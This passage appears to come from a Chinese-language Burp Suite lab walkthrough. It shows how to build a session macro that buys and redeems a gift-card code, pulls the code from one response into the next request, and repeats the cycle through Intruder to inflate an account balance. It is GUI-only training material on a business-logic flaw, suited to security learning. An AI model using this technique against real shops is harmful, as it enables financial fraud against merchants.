


在弹出的页面点击`Add`后又弹出一个页面,按住`Ctrl`依次点击15, 20, 23, 24 ,28 也就是我们标记的那几个请求, 然后点OK







选中第4个请求 ,点击 `Configure item`




在弹出的页面中点击 `Add -- > 填写Parameter name: gift-card --> 标记返回包中的兑换码--> OK --> OK`




到了`Macor Editor`页面, 点击第5个请求包, 点击 `Configure item`



选`gift-card`来自`Respense 4`




然后点击 `Test macro` 看一下是不是正常,测试完了大概一个请求要用1秒吗,大概5秒就完成了, 回去看看自己账户是不是多了3块钱.




然后单击确定4次(我们一共有4个弹出窗口,每个窗口都点OK),这样就回到了burp 主窗口.


在请求历史里面,把`GET /my-count`发送到`Intruder`中,




依次选择`Positions --> Sniper --> Clear $`

